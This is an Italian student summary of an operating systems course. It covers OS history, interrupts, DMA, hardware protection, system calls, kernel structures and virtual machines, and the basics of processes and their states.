Riassunto O.S.

Mara Grossi

July 2025

Contents

1 Introduzione

1.1 Cosa è un S.O.?

È un programma che agisce come intermediario tra l'utente/programmatore e l'hardware del calcolatore. È un assegnatore di risorse: gestisce ed alloca efficientemente le risorse della macchina. Controlla l'esecuzione dei programmi e le operazioni sulle risorse del sistema di calcolo.

1.2 Componenti di un sistema di calcolo

- Hardware: fornisce le risorse computazionali di base
- S.O.: controlla e coordina l'uso dell'hardware tra i vari programmi applicativi per i diversi utenti
- Altri programmi di sistema
- Programmi applicativi: definiscono il modo in cui le risorse del sistema sono usate per risolvere i problemi computazionali dell'utente

1.3 Obiettivi di un S.O.

Un obiettivo è realizzare una **macchina astratta**: implementare funzionalità di alto livello, nascondendo dettagli di basso livello.

- Eseguire programmi utente e rendere più facile la soluzione dei problemi dell'utente.
- Rendere il sistema di calcolo più facile da utilizzare e programmare
- Utilizzare l'hardware del calcolatore in modo sicuro ed efficiente

1.4 Storia dei S.O.

1.4.1 Anni '50

Venivano usati grossi calcolatori funzionanti solo da console. Erano sistemi single user: il programmatore era sia utente che operatore. Erano molto sicuri, ma facevano un uso inefficiente di risorse costose:

- Bassa utilizzazione della CPU
- Molto tempo impiegato nel setup dei programmi

Vennero poi introdotti i primi **sistemi batch** in cui job simili vennero raggruppati in batch, riducendo così i tempi di setup. Utente e operatore divennero due cose separate. Come funzionavano: l'utente scriveva il proprio programma e lo stampava su schede perforate. Un operatore raccoglieva più job e li raggruppava in batch, i quali venivano poi caricati su nastro uno dopo l'altro. Il sistema eseguiva i job in sequenza senza interazione umana. Ogni job veniva caricato, eseguito e ne veniva poi stampato il risultato (figura 1). Al termine di un job, il sistema passava automaticamente al successivo (sequen-




Figure 1: Sistemi batch

zializzazione automatica dei job). Questo approccio ha portato a un primo rudimentale S.O.: **resident monitor**. Problema: come fa il monitor a sapere la natura del job o quale programma eseguire sui dati forniti? Soluzione: **schede di controllo**. Sono delle schede speciali che indicano al monitor quali programmi mandare in esecuzione. Servivano a fornire istruzioni al monitor su come gestire i job e separare il codice dai dati. Una parte del monitor è:

- Interprete delle schede di controllo: responsabile della lettura ed esecuzione delle istruzioni sulle schede di controllo
- Loader: carica i programmi di sistema in memoria
- Driver dei dispositivi: conoscono le caratteristiche e le proprietà di ogni dispositivo di I/O

Problema → bassa performance: i lettori di schede sono molto lenti. Soluzione → operazioni offline: velocizzare la computazione caricando i job in memoria da nastri, mentre la lettura e la stampa vengono eseguiti offline. Il computer principale non è limitato dalla velocità dei lettori di schede o stampanti, ma solo dalla velocità delle unità nastro. Non si devono fare modifiche nei programmi applicativi per passare dal funzionamento diretto a quello offline. Guadagno in efficienza: si possono usare più lettori e più stampanti per una CPU.

1.4.2 Anni '60: Sistemi batch multiprogrammati

Più job sono tenuti in memoria nello stesso momento, e la CPU fa a turno su tutti i job. Il S.O. doveva:

- Fornire routine di I/O
- Gestire la memoria: il sistema deve allocare memoria per più job
- Scheduling della CPU: il sistema deve scegliere tra più job pronti per l'esecuzione

Si massimizza l'utilizzo della CPU e si riducono i tempi morti. Una tecnica per la gestione dell'I/O è lo **spooling** (lo spooling avviene prima dello scheduling). Serve a mettere in coda le operazioni di I/O su dischi. In pratica: il sistema legge il prossimo job dal lettore di schede in un'area su disco, li salva su disco, e poi li esegue quando la CPU è libera. Il **job pool** è la struttura dati che permette al S.O. di scegliere quale job mandare in esecuzione. Lo scheduler prende i job già spooled, li carica in memoria e decide quale eseguire sulla CPU.

1.4.3 Anni '70: Sistemi Time-Sharing

Un sistema time-shared è un tipo di S.O. che permette a più utenti o processi di usare il computer condividendo il tempo della CPU. Ogni processo riceve una porzione di tempo per essere eseguito, e poi il controllo passa ad altri processi, dando l'impressione che tutti stiano funzionando contemporaneamente. È una variante della multiprogrammazione in cui viene fornita una comunicazione online tra l'utente e il sistema; quando il S.O. termina l'esecuzione di un comando, attende il prossimo "statement di controllo" non dal lettore di schede, bensì dalla tastiera dell'utente. La CPU è condivisa tra più job che sono tenuti in memoria e su disco. Un job viene caricato dal disco alla memoria, e viceversa (**swapping**). Deve essere disponibile un file system online per poter accedere ai dati e al codice. Esempio: MULTICS.

- Diffusione dei minicomputer
- 1969 - K. Thompson, D. Ritchie creano UNIX
- Per rendere compatibili i diversi sistemi, IEEE sviluppa lo standard POSIX

1.5 Anni '80: Personal Computer

- Personal computers: sistemi di calcolo dedicati ad un singolo utente
- Comodità per l'utente e reattività
- Interfaccia utente evoluta (GUI)

Esempio: MS-DOS.

1.6 Anni '90

S.O. di rete

I S.O. di rete sono S.O. progettati per gestire computer collegati in rete e per fornire servizi di rete, come la condivisione di file, stampanti, applicazioni e l'accesso remoto alle risorse. Sono sistemi debolmente accoppiati: ogni processore ha la sua propria memoria; i processori comunicano tra loro attraverso linee di comunicazione. L'utente ha coscienza della differenza tra i singoli nodi. Ogni nodo/calcolatore ha il proprio S.O..

- Trasferimenti di dati e computazioni avvengono in modo esplicito
- Poco tollerante ai guasti
- Complesso per gli utenti

S.O. distribuiti

In un S.O. distribuito, l'utente ha una visione unitaria del sistema di calcolo e non vede più tutti i nodi, ma è il S.O. a sapere la geografia di essi senza che lo debba sapere l'utente.

- Condivisione delle risorse
- Aumento della velocità
- Tolleranza ai guasti

1.7 S.O. per mainframe

- Enormi quantità di dati
- Elaborazione "batch" non interattiva
- Assoluta stabilità
- Applicazioni: banche, amministrazioni, ricerca ...

1.8 S.O. per supercalcolatori

- Grandi quantità di dati
- Enormi potenze di calcolo
- Centinaia di migliaia di CPU
- Job di calcolo intensivo
- Elaborazione "batch" non interattiva

1.9 Sistemi per server

- Sistemi multiprocessore con spesso più di una CPU
- Degrado graduale delle prestazioni in caso di guasto (fail-soft)
- Rilevamento automatico dei guasti
- Elaborazione su richiesta (semi-interattiva)
- Applicazioni: server web, di posta, dati ...

1.10 Sistemi per Personal Computer

- Personal computers: sistemi di calcolo dedicati ad un singolo utente
- Interfaccia utente evoluta (GUI)
- Grande varietà di dispositivi di I/O
- Prioritaria la facilità d'uso, reattività e flessibilità rispetto alle prestazioni e allo sfruttamento delle risorse

1.11 Internet of things e S.O. embedded

- IOT: comprende oggetti fisici con sensori e attuatori, contengono piccoli computer con piccoli S.O..
- Sistemi embedded: controllano dispositivi non connessi a nessuna rete, non accettano software installato dall'utente, tutto il software è in ROM, risorse limitate, non necessaria protezione.

1.12 Sistemi Real-Time

I sistemi real-time sono S.O. o software progettati per rispondere agli input o eventi entro un tempo determinato e prevedibile, detto vincolo temporale. La correttezza del sistema dipende non solo dal risultato, ma anche dal tempo in cui viene ottenuto.

- Sistemi hard real-time: i vincoli devono essere soddisfatti: la memoria secondaria è limitata o assente, usati in robotica
- Sistemi soft real-time: i vincoli possono anche non essere soddisfatti, ma il S.O. deve fare del suo meglio: uso limitato nei controlli industriali o nella robotica.

2 Hardware

Un S.O. deve estende l'insieme di istruzioni del calcolatore e gestire le risorse, quindi deve avere un'ottima rappresentazione interna dell'hardware.

2.1 Struttura della memoria

Si distingue in due categorie:

- **Memoria principale**: la memoria che la CPU può accedere direttamente.
- **Memoria secondaria**: estensione della memoria principale che fornisce una memoria non volatile.

2.2 Gerarchia della memoria

I sistemi di memorizzazione sono organizzati gerarchicamente (figura 2), in base ai seguenti criteri:

- velocità,
- costo,
- volatilità.

Caching: duplicare i dati più frequentemente usati di una memoria, in una memoria più veloce. Ad esempio, la memoria principale può essere vista come una cache per la memoria secondaria.




Figure 2: Gerarchia della memoria

2.3 Operazioni dei sistemi di calcolo

I dispositivi di I/O e la CPU possono funzionare concorrentemente. Ogni controller di dispositivo gestisce un particolare tipo di dispositivo. I controller di un dispositivo sono componenti hardware che si occupano di gestire la comunicazione tra la CPU e un dispositivo periferico. Ogni controller ha un buffer locale. Un buffer è un'area di memoria temporanea utilizzata per immagazzinare dati in transito tra due dispositivi o processi che lavorano a velocità diverse. La CPU muove dati da/per la memoria principale per/da i buffer locali dei controller. Il controller informa la CPU quando ha terminato la sua operazione, generando un **interrupt**.

2.4 Schema comune degli interrupt

Gli interrupt trasferiscono il controllo alla routine di servizio dell'interrupt. Ciò può avvenire in due modi:

- tramite **polling**
- tramite il **vettore di interruzioni**

Il polling è una tecnica in cui la CPU interroga ripetutamente un dispositivo per sapere se è pronto. È semplice da implementare, ma inefficiente rispetto agli interrupt, perché spreca cicli di CPU se il dispositivo non è pronto. Il vettore di interrupt è una tabella che associa ogni tipo di interrupt a una specifica routine di servizio. Come funziona:

1. Un dispositivo (es. tastiera) genera un interrupt.
2. La CPU sospende l'esecuzione corrente.
3. Cerca l'indirizzo dell'ISR (Interrupt Service Routine) nella tabella del vettore di interrupt, usando un numero, chiamato numero di interrupt (interrupt number).
4. Esegue la routine associata.
5. Una volta finita, riprende il programma da dove si era interrotto.

2.5 Gestione dell'interrupt

La gestione degli interrupt è una delle funzioni fondamentali di un S.O.. Gli interrupt permettono ai dispositivi hardware o al software di segnalare al processore che è richiesta la sua attenzione, interrompendo il flusso normale di esecuzione del codice. Quando viene ricevuto un interrupt il processore sospende l'esecuzione del programma corrente. L'hardware salva l'indirizzo dell'istruzione interrotta (p.e. sullo stack). Il S.O. preserva lo stato della CPU salvando registri e program counter in apposite strutture dati. Per ogni tipo di interrupt, uno specifico segmento di codice determina cosa deve essere fatto. Terminata la gestione dell'interrupt, lo stato della CPU viene ripristinato e l'esecuzione del codice interrotto viene ripresa. Interrupt in arrivo sono disabilitati mentre un altro interrupt viene gestito. Un **trap** è un interrupt generato da software, causato o da un errore o da una esplicita richiesta dell'utente.

2.6 I/O sincrono

Dopo che l'I/O è partito, il controllo ritorna al programma utente solo dopo che l'I/O è stato completato. Caratteristiche:

- Bloccante: il processo resta fermo fino al termine dell'operazione
- Semplice da programmare
- Più lento se l'I/O è lento, perché il programma "sta in attesa"

Può avvenire in diversi modi:

- l'istruzione `wait` permette di bloccare la CPU fino alla prossima interruzione,
- oppure, si utilizza un ciclo di attesa (**busy wait**)

2.7 I/O asincrono

Dopo che l'I/O è partito, il controllo ritorna al programma utente senza aspettare che l'I/O venga completato. Il processo richiede un'operazione di I/O, ma non attende che venga completata. Il S.O. registra la richiesta e procede con l'esecuzione del processo o di altri processi. Quando l'I/O è completato, il S.O. genera un interrupt o un evento. Viene eseguita una callback per notificare che i dati sono pronti. Il processo interessato riprende l'elaborazione dei dati ricevuti. Attraverso una **system call** viene richiesto al S.O. di sospendere il processo in attesa del completamento dell'I/O. Una tabella dei dispositivi mantiene tipo, indirizzo e stato di ogni dispositivo di I/O. Il S.O. accede alla tabella dei dispositivi per determinare lo stato e per mantenere le informazioni relative agli interrupt.

2.8 Direct Memory Access (DMA)

È un metodo che permette ai dispositivi di I/O di trasferire dati direttamente dalla memoria principale ad un buffer locale senza far intervenire il processore per ogni singolo byte da trasferire. Usata per dispositivi in grado di trasferire dati a velocità prossime a quelle della memoria. I controller trasferiscono blocchi di dati dal buffer locale direttamente alla memoria, senza intervento della CPU. Viene generato un solo interrupt per blocco, invece di uno per ogni byte trasferito.

2.9 Protezione hardware

2.9.1 Funzionamento Dual-Mode

La condivisione di risorse di sistema richiede che il S.O. assicuri che un programma scorretto non possa portare altri programmi (corretti) a funzionare non correttamente. L'hardware deve fornire un supporto per differenziare almeno tra due modi di funzionamento:

- **user mode**: la CPU sta eseguendo codice di un utente,
- **monitor mode** (anche supervisor mode, system mode, kernel mode): la CPU sta eseguendo codice del S.O.

Richiede un supporto da parte dell'hardware. La CPU ha un mode bit che indica in quale mode si trova: supervisor (0) o user (1). Quando avviene un interrupt, l'hardware passa automaticamente in supervisor mode. Le istruzioni privilegiate possono essere eseguite solamente in supervisor mode.

2.9.2 Protezione dell'I/O

Tutte le istruzioni di I/O sono privilegiate. Si deve assicurare che un programma utente non possa mai passare in supervisor mode.

2.9.3 Protezione della Memoria

Si deve proteggere almeno il vettore delle interruzioni e le routine di gestione degli interrupt. Per avere la protezione della memoria, si aggiungono due registri che determinano il range di indirizzi a cui un programma può accedere:

- **registro base**: contiene il primo indirizzo fisico legale,
- **registro limite**: contiene la dimensione del range di memoria accessibile.

La memoria al di fuori di questo range è protetta. Essendo eseguito in monitor mode, il S.O. ha libero accesso a tutta la memoria, sia di sistema sia utente. Le istruzioni di caricamento dei registri base e limite sono privilegiate.

2.9.4 Protezione della CPU

Si vuole impedire che un programma, per errore di programmazione o intenzionalmente, possa monopolizzare la CPU. Per questo scopo viene adottato il **timer**, che interrompe la computazione dopo periodi prefissati per assicurare che periodicamente il S.O. riprenda il controllo. Il timer viene usato comunemente per implementare il time sharing.

2.10 Invocazione del S.O.

Dato che le istruzioni di I/O sono privilegiate, come può il programma utente eseguire dell'I/O? Attraverso le **system call**. Le system call sono funzioni speciali che permettono a un programma (in user mode) di interagire con il S.O., per eseguire operazioni che da solo non potrebbe fare direttamente. Un programma utente non può accedere direttamente all'hardware o alle risorse protette. Per farlo, deve chiedere al S.O., usando una system call. Solitamente sono un interrupt software (trap). Il controllo passa attraverso il vettore di interrupt alla routine di servizio della trap nel S.O., e il mode bit viene impostato a monitor. Il S.O. verifica che i parametri siano legali e corretti, esegue la richiesta, e ritorna il controllo all'istruzione che segue la system call. Con l'istruzione di ritorno, il mode bit viene impostato a user.

3 Struttura dei S.O.

3.1 Gestione dei processi

Un processo è un programma in esecuzione. Un processo necessita di certe risorse, tra cui tempo di CPU, memoria, file, dispositivi di I/O. Il S.O. è responsabile delle seguenti attività, relative alla gestione dei processi:

- creazione e cancellazione dei processi
- sospensione e resume dei processi
- fornire meccanismi per:
  - sincronizzazione dei processi
  - comunicazione tra processi
  - evitare, prevenire e risolvere i deadlock

3.2 Gestione della Memoria Principale

La **memoria principale** è un array di parole, ognuna identificata da un preciso indirizzo. È un deposito di dati rapidamente accessibili dalla CPU e dai dispositivi di I/O. È *volatile*, ovvero perde il suo contenuto in caso di system failure. Una system failure è un malfunzionamento grave che impedisce a un sistema, hardware o software, di funzionare correttamente o di continuare l'esecuzione. Il S.O. è responsabile di:

- Tener traccia di quali parti della memoria sono correntemente utilizzate, e da chi.

- Decidere quale processo caricare in memoria,
- Allocare e deallocare spazio in memoria

3.3 Gestione della memoria secondaria

Dal momento che la memoria principale è volatile e troppo piccola per contenere tutti i dati e programmi permanentemente, il calcolatore deve prevedere anche una **memoria secondaria** di supporto. La maggior parte dei calcolatori moderni utilizza **dischi** come principale supporto per la memoria secondaria. Il S.O. è responsabile della:

- Gestione dello spazio libero
- Allocazione dello spazio
- Schedulazione dei dischi

3.4 Gestione del sistema di I/O

Il sistema di I/O consiste in:

- sistemi di caching, buffering, spooling
- una interfaccia generale ai gestori dei dispositivi (**device driver**)
- i driver per ogni specifico dispositivo hardware (**controller**)

3.5 Gestione dei File

Un file è una collezione di informazioni correlate. I file rappresentano programmi e dati. Il S.O. è responsabile della:

- Creazione e cancellazione dei file
- Creazione e cancellazione delle directory
- Supporto di primitive per la manipolazione di file e directory
- Allocazione dei file nella memoria secondaria
- Salvataggio dei dati su supporti non volatili

3.6 Sistemi di protezione

Per *protezione* si intende un meccanismo per controllare l'accesso da programmi, processi e utenti sia al sistema, sia alle risorse degli utenti. Il meccanismo di protezione deve:

- distinguere tra uso autorizzato e non autorizzato
- fornire un modo per specificare i controlli da imporre
- forzare gli utenti e i processi a sottostare ai controlli richiesti

3.7 Networking (Sistemi Distribuiti)

Un **sistema distribuito** è una collezione di processori (nodi) che non condividono memoria o clock. Ogni processore ha una memoria propria. I sistemi distribuiti in ambito networking sono insiemi di computer autonomi collegati in rete (*rete di comunicazione*), che collaborano per svolgere un compito comune, apparendo all'utente come un unico sistema. Fornisce agli utenti l'accesso a diverse risorse di sistema. L'accesso ad una risorsa condivisa permette:

- Aumento delle prestazioni computazionali
- Incremento della quantità di dati disponibili
- Aumento dell'affidabilità

3.8 Interprete dei comandi

Molti comandi sono dati al S.O. attraverso **control statement** che servono per:

- creare e gestire i processi
- gestione dell'I/O
- gestione della memoria secondaria
- gestione della memoria principale
- accesso al file system
- protezione
- networking

Il programma che legge e interpreta i comandi di controllo ha diversi nomi:

- interprete delle schede di controllo (sistemi batch)
- interprete della linea di comando (DOS, Windows)
- shell (in UNIX)
- interfaccia grafica

La sua funzione è di ricevere un comando, eseguirlo, e ripetere.

3.9 Servizi dei S.O.

I servizi che offre il S.O. sono:

- Esecuzione dei programmi: caricamento dei programmi in memoria ed esecuzione.
- Operazioni di I/O: il S.O. deve fornire un modo per condurre le operazioni di I/O
- Manipolazione del file system: capacità di creare, cancellare, leggere, scrivere file e directory.
- Comunicazioni: scambio di informazioni tra processi in esecuzione sullo stesso computer o su sistemi diversi collegati da una rete. Implementati attraverso **memoria condivisa** o **passaggio di messaggi**.
- Individuazione di errori: garantire una computazione corretta individuando errori nell'hardware della CPU o della memoria, nei dispositivi di I/O, o nei programmi degli utenti.

Ha pure altre funzionalità addizionali volte ad assicurare l'efficienza del sistema, tra cui:

- Allocazione delle risorse
- Accounting: tener traccia di chi usa cosa
- Protezione: assicurare che tutti gli accessi alle risorse di sistema siano controllate

3.10 System Calls

Le chiamate di sistema formano l'interfaccia tra un programma in esecuzione e il S.O.. Quando un programma ha bisogno di fare qualcosa che richiede l'intervento del S.O. non può farlo direttamente. Deve "chiedere il permesso" al S.O. tramite una system call. Tre metodi generali per passare parametri tra il programma e il S.O.:

- Passare i parametri nei **registri**
- Memorizzare i parametri in una tabella in memoria, il cui indirizzo è passato come parametro in un registro.
- Il programma fa il `push` dei parametri sullo **stack**, e il S.O. ne fa il `pop`.

3.11 Tipi di System Calls

- Controllo dei processi: creazione/terminazione processi, esecuzione programmi, (de)allocazione memoria, attesa di eventi (`fork()`, `exec()`, `wait()`, ...)
- Gestione dei file: creazione/cancellazione, apertura/chiusura, lettura/scrittura (`create()`, `open()`, `close()`, `read()`, `write()`, `chmod()`)
- Gestione dei dispositivi: allocazione/rilascio dispositivi, lettura/scrittura, collegamento logico dei dispositivi (`read()`, `write()`, `mount()`, `umount()`, ...)
- Informazioni di sistema: leggere/scrivere data e ora del sistema, informazioni sull'hardware/software installato (`time()`, `stime()`, `sysinfo()`, ...)
- Comunicazioni: creare/cancellare connessioni, spedire/ricevere messaggi (`send()`, `recv()`)

3.12 System programs

I programmi di sistema forniscono un ambiente per lo sviluppo e l'esecuzione dei programmi. Si dividono in:

- Gestione dei file (`ls`, `mv`, `rm`, `cp`, ...)
- Modifiche dei file (`nano`, `vim`, `emacs`)
- Informazioni sullo stato del sistema e dell'utente
- Supporto dei linguaggi di programmazione
- Caricamento ed esecuzione dei programmi
- Comunicazioni

I programmi di sistema non sono parte del kernel, ma fanno da intermediari tra l'hardware, il S.O. e l'utente. La maggior parte di ciò che un utente vede di un S.O. è definito dai programmi di sistema, non dalle reali chiamate di sistema.

3.13 Struttura dei S.O.

3.13.1 L'approccio semplice

MS-DOS

Pensato per fornire le massime funzionalità nel minore spazio possibile. Non è diviso in moduli (struttura monolitica). Nonostante ci sia un po' di struttura, le sue interfacce e livelli funzionali non sono ben separati.

UNIX

Limitato dalle funzionalità hardware, lo UNIX originale aveva una debole strutturazione. Consiste almeno in due parti ben separate:

- Programmi di sistema
- Il kernel

Il kernel è il cuore del S.O.. È il componente fondamentale che gestisce direttamente le risorse hardware del computer e fornisce servizi essenziali al software. Consiste in tutto ciò che sta tra le system call e l'hardware. Implementa il file system, lo scheduling della CPU, gestione della memoria e altre funzioni del S.O..

3.13.2 Approccio stratificato

Il S.O. è diviso in un certo numero di strati (livelli); ogni strato è costruito su quelli inferiori. Lo strato di base (livello 0) è l'hardware; il più alto è l'interfaccia utente. Secondo la modularità, gli strati sono pensati in modo tale che ognuno utilizza funzionalità e servizi solamente di strati inferiori.

3.14 Macchine Virtuali

Una macchina virtuale fornisce una interfaccia identica all'hardware sottostante a diversi ambienti di esecuzione. Il gestore della macchina virtuale VMM (Virtual Machine Manager) impiega le risorse del calcolatore fisico per creare le macchine virtuali:

- Lo scheduling della CPU crea l'illusione che ogni processo abbia il suo processore dedicato.
- La gestione della memoria crea l'illusione di una memoria virtuale per ogni processo
- Lo spazio disco può essere impiegato per creare "dischi virtuali"

In sostanza, le macchine virtuali sono ambienti software che simulano un computer fisico, permettendoti di eseguire un S.O. e applicazioni come se fossero su un hardware reale, ma in realtà stanno girando dentro un altro computer. Una macchina virtuale è un "computer finto" dentro un computer vero, che funziona come se fosse indipendente, ma condivide l'hardware con altri sistemi.

3.15 Vantaggi/Svantaggi delle Macchine Virtuali

Il concetto di macchina virtuale fornisce una protezione completa delle risorse di sistema, dal momento che ogni macchina virtuale è isolata dalle altre. Questo isolamento non permette però una condivisione diretta delle risorse. Un sistema a macchine virtuali è un mezzo perfetto per l' emulazione di altri S.O. in quanto tutto si svolge sulla macchina virtuale e quindi non c'è pericolo di far danni. Implementare una macchina virtuale è complesso, in quanto si deve fornire un perfetto duplicato della macchina sottostante. Ogni macchina virtuale di livello utente vede solo un sottoinsieme delle risorse dell'intera macchina. Le risorse vengono richieste all'exokernel.

3.16 Exokernel

Un exokernel è un tipo di architettura di S.O. estremamente minimale, progettata per dare agli sviluppatori applicativi il massimo controllo diretto sull'hardware, riducendo al minimo le astrazioni imposte dal kernel tradizionale. Un exokernel è un kernel molto piccolo che non impone un modo specifico di usare l'hardware, ma si limita a gestire le risorse in modo sicuro e lascia alle applicazioni la libertà di decidere come usarle. Semplifica l'uso delle risorse allocate: l'exokernel deve solo tenere separati i domini di allocazione delle risorse.

3.17 Meccanismi e Politiche

I kernel tradizionali (monolitici) sono poco flessibili. Bisogna distinguere tra **meccanismi** e **politiche**:

- I meccanismi determinano *come* fare qualcosa;
- le politiche determinano *cosa* deve essere fatto.

Ad esempio: assegnare l'esecuzione ad un processo è un meccanismo; scegliere quale processo attivare è una politica. Questa separazione è un principio molto importante: permette la massima flessibilità, nel caso in cui le politiche debbano essere cambiate. Il kernel fornisce solo i meccanismi, mentre le politiche vengono implementate in user space.

3.18 Sistemi con Microkernel

Il microkernel è il kernel che viene ridotto all'osso, fornendo soltanto:

- Un meccanismo di comunicazione tra processi

- Una minima gestione della memoria e dei processi
- Gestione dell'hardware di basso livello

Tutto il resto viene gestito da processi in spazio utente: tutte le politiche di gestione del file system, dello scheduling, della memoria sono implementate come processi. È meno efficiente del kernel monolitico, ma permette una grande flessibilità.

4 Processi e Thread

4.1 Il Concetto di Processo

Un S.O. esegue diversi programmi. Nei sistemi batch, "jobs", nei sistemi time-shared, "programmi utente" o "task". Un job è un insieme di uno o più processi che il sistema gestisce come un'unità. Nella shell:

- Un job può essere un comando o una pipeline (es. `ls | grep txt`).
- Ha un ID di job e può essere controllato in foreground o background.

Un processo è un programma in esecuzione. L'esecuzione è sequenziale. Un processo comprende anche tutte le risorse di cui necessita, tra cui:

- programma
- program counter (ci indica la prossima istruzione che un processo deve eseguire)
- stack (contiene variabili usate dal processo)
- sezione dati
- dispositivi

4.2 Multiprogrammazione

Nella multiprogrammazione più processi vengono tenuti in memoria in modo che la CPU sia sempre occupata. Nei sistemi time-shared le CPU vengono commutate tra più processi. Quando la CPU smette di eseguire un certo processo avviene uno switch.

4.3 Switch di contesto

È il processo tramite cui un S.O. sospende un processo in esecuzione per farne partire un altro. In un sistema multitasking, più processi condividono la CPU, ma la CPU può eseguirne solo uno alla volta. Quando la CPU passa ad un altro processo, il sistema deve salvare lo stato del vecchio processo (chiamato contesto) e caricare quello del nuovo processo. Infine deve riprendere l'esecuzione del nuovo processo dal punto in cui era rimasto. Il tempo di context-switch porta un certo overhead; il sistema non fa un lavoro utile mentre passa di contesto. Può essere un collo di bottiglia per S.O. ad alto parallelismo. Il tempo impiegato per lo switch dipende dal supporto hardware.

4.4 Creazione dei processi

Un processo può venir creato:

- Al boot del sistema (daemon) (processi che girano in background e che non sono collegati ad un utente specifico)
- Su esecuzione di una system call apposita (es., `fork()`)
- Su richiesta da parte dell'utente
- Inizio di un job batch

La generazione dei processi induce una naturale gerarchia, detta albero di processi. Nell'albero dei processi ogni nodo è un processo e ogni ramo rappresenta la relazione genitore-figlio tra i processi. Quando un processo crea un altro processo, diventa suo processo padre (parent). Il nuovo processo è il processo figlio (child). Questi rapporti formano una struttura ad albero. Ci sono diversi tipi di esecuzione:

- Padre e figli sono in esecuzione concorrente
- Il padre attende che i figli terminino per riprendere l'esecuzione

Condivisione delle risorse:

- Padre e figli condividono le stesse risorse
- I figli condividono un sottoinsieme delle risorse del padre
- Padre e figli non condividono nessuna risorsa

Spazio indirizzi:

- I figli duplicano quello del padre (es: `fork()`)
- I figli caricano sempre un programma (es: `CreateProcess()`)

4.5 Terminazione dei Processi

Ci sono vari tipi di terminazione:

- volontaria: normale o con errore (**exit**). I dati di output vengono ricevuti dal processo padre (che li attendeva con un **wait**).
- involontaria: errore fatale (superamento limiti, operazioni illegali, ...)
- da parte di un altro processo (**kill**)
- da parte del kernel (es.: il padre termina, e quindi vengono terminati tutti i discendenti: terminazione a *cascata*)

Le risorse del processo sono deallocate dal S.O.. Durante la terminazione il codice di ritorno (exit code) viene salvato per essere recuperato da altri processi (es. dal processo padre). Se esiste, il padre riceve una notifica (es. SIGCHLD in Unix). Memoria, file descriptor, semafori, ecc, vengono liberati dal S.O.. Il processo rimane in stato zombie finché il padre non legge il codice di ritorno (con `wait()`). Serve per permettere al padre di sapere come è terminato il figlio.

4.6 Gerarchia dei processi

In alcuni sistemi, i processi generati (**children**) rimangono collegati al processo generatore (**parent**). Si formano "famiglie" di processi (**groups**) (figura 3). In UNIX: tutti i processi discendono da init (PID = 1). Se un parent muore, il figlio viene ereditato da init. Un processo non può diseredare il figlio. In Windows non c'è gerarchia di processi; il task creatore ha una **handle** del figlio, che comunque può essere passata.

- Processo 0: È il primo processo creato dal kernel all'avvio del sistema. Genera altri processi fondamentali, tra cui:
  - Processo 1 (init): il capostipite di tutti i processi utente.
  - Processo 2 (Page daemon): si occupa della gestione della memoria virtuale (paginazione).
- Processo 1: è il primo processo utente (PID 1). Ha il ruolo di inizializzare il S.O. e avviare i processi necessari Si occupa di avviare i processi getty per ciascun terminale e gestire la sequenza di login degli utenti.
- Il processo init avvia getty su Terminal 0. getty visualizza Login e attende che un utente inserisca il nome. Una volta fatto, getty lancia il processo login. Il processo Login chiede la password. Se l'autenticazione ha successo, viene avviata una shell utente.
- L'utente, autenticato e dentro la shell, scrive un comando.




Figure 3: Esempio di gerarchia dei processi

4.7 Stato del processo

Durante l'esecuzione, un processo cambia stato (figura 4). In generale si possono individuare i seguenti stati:

- **new**: il processo è appena creato
- **running**: istruzioni del programma vengono eseguite da una CPU.
- **waiting**: il processo attende qualche evento
- **ready**: il processo attende di essere assegnato ad un processore
- **terminated**: il processo ha completato la sua esecuzione

Il passaggio da uno stato all'altro avviene in seguito a interruzioni, richieste di risorse non disponibili, selezione da parte dello scheduler, ...

